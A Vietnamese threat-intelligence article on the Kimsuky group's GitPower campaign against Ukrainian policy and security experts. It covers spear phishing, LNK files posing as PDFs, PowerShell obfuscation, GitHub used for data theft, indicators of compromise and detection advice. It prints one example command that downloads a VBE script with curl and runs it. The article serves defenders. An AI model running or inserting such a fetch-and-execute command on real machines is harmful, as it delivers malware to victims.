Chiến dịch GitPower: Kimsuky lợi dụng GitHub để phát tán mã độc và đánh cắp dữ liệu
Nhóm tin tặc Kimsuky đang triển khai chiến dịch GitPower, sử dụng GitHub và các nền tảng mã nguồn để phát tán mã độc, thực thi lệnh và đánh cắp dữ liệu từ các chuyên gia Ukraine.

- Chiến dịch GitPower: Nhóm Kimsuky sử dụng GitHub, GitLab và Codeberg làm hạ tầng phát tán mã độc và thu thập dữ liệu nhạy cảm.
- Kỹ thuật tấn công: Sử dụng email lừa đảo (spear phishing) với các tài liệu giả mạo, tệp tin LNK ẩn danh và script VBE/PowerShell để chiếm quyền điều khiển.
- Mục tiêu: Các chuyên gia trong lĩnh vực ngoại giao, an ninh và chính sách quốc tế tại Ukraine.
- Khuyến nghị: Cần giám sát chặt chẽ các tiến trình con của LNK, các tác vụ định kỳ (scheduled tasks) và lưu lượng truy cập API GitHub bất thường.
Nhóm tin tặc Kimsuky, một tác nhân đe dọa có liên hệ với Triều Tiên, đang tích cực sử dụng GitHub và các nền tảng lưu trữ mã nguồn uy tín để thực hiện các chiến dịch gián điệp mạng. Chiến dịch mang tên Operation GitPower tập trung vào việc phát tán mã độc, thực thi lệnh từ xa và đánh cắp dữ liệu từ các chuyên gia Ukraine trong lĩnh vực ngoại giao, an ninh và chính sách quốc tế.
Phân tích chiến dịch Kimsuky Operation GitPower
Chiến dịch này kết hợp giữa kỹ thuật lừa đảo có mục tiêu (spear phishing), tệp tin PDF giả mạo và các script Windows để biến các yêu cầu công việc thông thường thành điểm xâm nhập. Các đối tượng tấn công thường sử dụng lời mời tham gia hội nghị hoặc yêu cầu nghiên cứu để xây dựng lòng tin trước khi gửi các tệp tin độc hại.

Một cuộc tấn công điển hình bắt đầu vào ngày 6 tháng 8 với lời mời giả mạo tham dự "Korea Cyber Security Conference". Khác với các chiến dịch trước đây thường gửi trực tiếp tệp tin độc hại, lần này kẻ tấn công không gửi link hay tệp đính kèm ngay từ đầu. Chỉ sau khi nạn nhân phản hồi, kẻ tấn công mới gửi một tệp ZIP chứa tài liệu mời. Các phiên bản sau đó đã được đặt mật khẩu để vượt qua sự kiểm tra của các công cụ bảo mật email.
Cơ chế thực thi mã độc và kỹ thuật né tránh

Khi người dùng mở tệp tin LNK (được ngụy trang dưới dạng PDF), hệ thống sẽ kích hoạt cmd.exe và sử dụng curl để tải xuống các tệp tin từ GitLab. Một tệp PDF giả mạo sẽ được mở ra để đánh lạc hướng, trong khi một tệp script VBE chạy ngầm để tải xuống các thành phần tiếp theo.
# Ví dụ về lệnh thực thi ẩn danh trong tệp LNK độc hại: cmd.exe /c curl -o C:\Users\Public\Music\shiba.vbe http://gitlab.com/path/to/script && wscript C:\Users\Public\Music\shiba.vbeKẻ tấn công sử dụng kỹ thuật làm rối (obfuscation) bằng cách chèn các từ thừa vào lệnh PowerShell và sử dụng hàm Replace() để loại bỏ chúng ngay trước khi thực thi, nhằm qua mặt các giải pháp EDR/AV.
GitHub làm hạ tầng C2 và đánh cắp dữ liệu
Dữ liệu thu thập được sẽ được mã hóa Base64 và tải lên GitHub thông qua GitHub Contents API bằng cách sử dụng một access token được mã hóa cứng trong mã nguồn. Sau khi hoàn tất, các tệp tạm thời và script ban đầu sẽ bị xóa để xóa dấu vết.
Bảng tổng hợp các chỉ số IOCs chính
| Loại | Giá trị / Chỉ số | Mô tả tác động |
|---|---|---|
| C2 IP | 45.150.109.102 | Máy chủ điều khiển và nhận dữ liệu |
| Task Name | GoogleUpdateTaskMachineUA | Tác vụ định kỳ chạy script mỗi 15 phút |
| File Path | C:\Users\Public\Music\apple.vbe | Script VBE độc hại |
| GitHub Path | raw.githubusercontent.com/... | Nguồn tải payload |
Khuyến nghị phòng thủ và săn tìm mối đe dọa
Các chuyên gia bảo mật khuyến nghị không nên chặn hoàn toàn các nền tảng phát triển như GitHub, vì điều này sẽ gây gián đoạn công việc. Thay vào đó, cần tập trung vào việc giám sát các hành vi bất thường trên endpoint:
- Giám sát tiến trình: Theo dõi các tệp LNK khởi chạy
cmd.exe,curlhoặc các lệnh PowerShell ẩn danh. - Kiểm tra tác vụ: Rà soát các tác vụ định kỳ (Scheduled Tasks) có tên giả mạo các dịch vụ hệ thống như "Google Update" hoặc "OneDrive Update".
- Phân tích API: Giám sát lưu lượng truy cập API GitHub từ các máy trạm không thuộc bộ phận phát triển phần mềm.
- Xác thực tệp tin: Kiểm tra chữ ký số của các tệp thực thi (installer), ngay cả khi chúng hiển thị giao diện cài đặt hợp lệ.
Để biết thêm thông tin chi tiết về các kỹ thuật tấn công của nhóm Kimsuky, bạn có thể tham khảo thêm tại MITRE ATT&CK Framework để ánh xạ các hành vi này vào các kỹ thuật cụ thể như T1059 (Command and Scripting Interpreter) và T1190 (Exploit Public-Facing Application).
Mạng Lưới An Ninh Mạng & Cộng Đồng
Nhận cảnh báo 0-Day khẩn cấp, phân tích mã độc và tham gia thảo luận kỹ thuật cùng chuyên gia.
Ban biên tập nội dung và phân tích an ninh mạng tại ADSECVN.COM.
Bài Viết Liên Quan